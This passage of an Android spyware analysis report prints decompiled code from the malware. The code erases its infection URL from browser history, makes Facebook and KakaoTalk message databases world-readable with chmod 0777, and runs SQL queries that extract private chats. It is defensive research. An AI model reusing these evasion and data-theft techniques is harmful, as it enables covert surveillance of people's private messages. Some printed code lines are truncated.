
Figure 20

The agent uses a regex to parse the target URL and to extract the IP address and the token, as highlighted below:



```
const-string v2, "getUrlInstallationKeyNew url: "

invoke-direct {v0, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0, p0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

invoke-virtual {p0}, Ljava/lang/String;->length()I

move-result v0

if-gt v0, v3, :cond_1c

move-object v0, v1

:cond_1b
:goto_1b
return-object v0

:cond_1c
const-string v0, "http://(.*)/(.*)/(.*)"

new-instance v2, Ljava/lang/StringBuilder;

const-string v3, "regx: "

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v2, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {v2}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```


Figure 21



```
invoke-virtual {v0, v3}, Ljava/util/regex/Matcher;->group(I)Ljava/lang/String;

move-result-object v3

new-instance v4, Ljava/lang/StringBuilder;

const-string v5, "getUrlInstallationKeyNew ip: "

invoke-direct {v4, v5}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v4, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v4

invoke-virtual {v4}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v4

invoke-static {v4}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

new-instance v4, Ljava/lang/StringBuilder;

const-string v5, "getUrlInstallationKeyNew token: "

invoke-direct {v4, v5}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v4, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v3}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 22


The process calls a function that deletes the target URL from the Browser history based on the IP address extracted above:



```
private static void a(String paramString, Context paramContext) {
  a.a("removeHistoryByIp started. ip to remove: " + paramString + " sleep time before running: 2000");
  (new Handler()).postDelayed(new g(paramString, paramContext), 2000L);
}
```

Figure 23


The malware starts logging some messages before performing the deletion operation:



```
const-string v1, "SystemUtil clearHistory:"

invoke-direct {v0, v1}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0, p0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

const-string v1, ", sleep (elapsed) time before running:"

invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0, p2}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v0

const-string v1, ", removeHistoryByTime:"

invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0, p3}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

:try_start_29
invoke-static {}, Ljava/lang/System;->currentTimeMillis()J

move-result-wide v0
```

Figure 24


The application retrieves the bookmarks and history items from "Browser.BOOKMARKS_URI" and "Browser.HISTORY_PROJECTION":



```
sget-object v1, Landroid/provider/Browser;->BOOKMARKS_URI:Landroid/net/Uri;

sget-object v2, Landroid/provider/Browser;->HISTORY_PROJECTION:[Ljava/lang/String;

const/4 v3, 0x0

const/4 v4, 0x0

const/4 v5, 0x0

invoke-virtual/range {v0 .. v5}, Landroid/content/ContentResolver;->query(Landroid/net/Uri;[Ljava/lang/String;Ljava/lang/String;
:try_end_6f
.catch Ljava/lang/Throwable; {:try_start_29 .. :try_end_6f} :catch_234
.catchall {:try_start_29 .. :try_end_6f} :catchall_1fd

move-result-object v1

:try_start_70
new-instance v0, Ljava/lang/StringBuilder;

const-string v2, "SystemUtil clearHistory removeHistoryByIp History Count: "

invoke-direct {v0, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-interface {v1}, Landroid/database/Cursor;->getCount()I

move-result v2

invoke-virtual {v0, v2}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```


Figure 25

The URL containing “rU8IPXbn” is deleted from the Browser history by calling the Browser.deleteFromHistory function:



```
const-string v4, "rU8IPXbn"

invoke-virtual {v0, v4}, Ljava/lang/String;->contains(Ljava/lang/CharSequence;)Z

move-result v4

if-nez v4, :cond_185

invoke-virtual {v0, p0}, Ljava/lang/String;->contains(Ljava/lang/CharSequence;)Z

move-result v4

if-eqz v4, :cond_ed

new-instance v4, Ljava/lang/StringBuilder;

const-string v5, "SystemUtil clearHistory REMOVES url.contains(urlStrForRemove): "

invoke-direct {v4, v5}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v4, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v4

const-string v5, ", date: "

invoke-virtual {v4, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v4

new-instance v5, Ljava/util/Date;

invoke-virtual {v3}, Ljava/lang/Long;->longValue()J

move-result-wide v6

invoke-direct {v5, v6, v7}, Ljava/util/Date;-><init>(J)V

invoke-virtual {v5}, Ljava/util/Date;->toGMTString()Ljava/lang/String;
```

Figure 26



```
private static void d(Context paramContext, String paramString) {
  try {
    Browser.deleteFromHistory(paramContext.getContentResolver(), paramString);
  } catch (Throwable throwable) {
    a.a("removed browsing history- " + throwable.getMessage(), throwable);
  }
}
```

Figure 27

The configuration data is saved in a preference file called “NetworkPreferences” that can be accessed using the Android SharedPreferences APIs.

Targeted Applications


1. Facebook

The database files storing the Facebook messages are made accessible to everyone by running the following commands:

- chmod 0777 /data/data/com.facebook.katana
- chmod 0777 /data/data/com.facebook.katana/databases
- chmod 0777 /data/data/com.facebook.katana/databases/threads_db2
- chmod 0777 /data/data/com.facebook.katana/databases/threads_db2-journal

The following SQL query is executed:

> SELECT messages.msg_id, messages.thread_id, messages.timestamp_ms, messages.text, messages.sender, threads.participants from messages INNER JOIN threads ON messages.thread_id=threads.thread_id



```
public final class a extends p {
  static String c = "facebook";

  protected static final Map d;

  static final String e;

  static {
    b b = new b();
    d = b;
    e = (String)b.get("timestamp");
  }

  public static void a(Handler paramHandler, Context paramContext, boolean paramBoolean) {
    try {
      com.network.android.c.a.a.a("getFacebookApp GetContentIM start");
      a(paramHandler, paramContext, paramBoolean, "facebook", "/data/data/com.facebook.katana/", "/data/data/com.facebook.katana/databases/threads_db2",
      com.network.android.c.a.a.a("getFacebookApp GetContentIM end");
    } catch (Throwable throwable) {
      com.network.android.c.a.a.a(c + "getFacebookApp GetContentIM exception- " + throwable.getMessage(), throwable);
    }
  }
}
```

Figure 28


2. Kakao

The database files storing the KakaoTalk chat logs are made accessible to everyone by running the following commands:

- chmod 0777 /data/data/com.kakao.talk
- chmod 0777 /data/data/com.kakao.talk/databases
- chmod 0777 /data/data/com.kakao.talk/databases/KakaoTalk.db
- chmod 0777 /data/data/com.kakao.talk/databases/KakaoTalk.db-journal

The following SQL query is executed:

> SELECT chat_logs.id, chat_logs.chat_id, chat_logs.created_at, chat_logs.message, chat_logs.user_id, chat_logs.type, c.members FROM chat_logs JOIN chat_rooms c ON chat_logs.chat_id=c.id



```
public final class c extends p {
  protected static final Map c;

  static final String d;

  static final Pattern e = null;

  public static void a(Handler paramHandler, Context paramContext, boolean paramBoolean) {
    try {
      a.a("getKakao GetContentIM start");
      a(paramHandler, paramContext, paramBoolean, "kakao", "/data/data/com.kakao.talk/", "/data/data/com.kakao.talk/databases/KakaoTalk.db", "SELECT chat_logs.id, chat_logs
      a.a("getKakao GetContentIM end");
    } catch (Throwable throwable) {
      a.a("kakaogetFacebookApp GetContentIM exception- " + throwable.getMessage(), throwable);
    }
  }
```

Figure 29

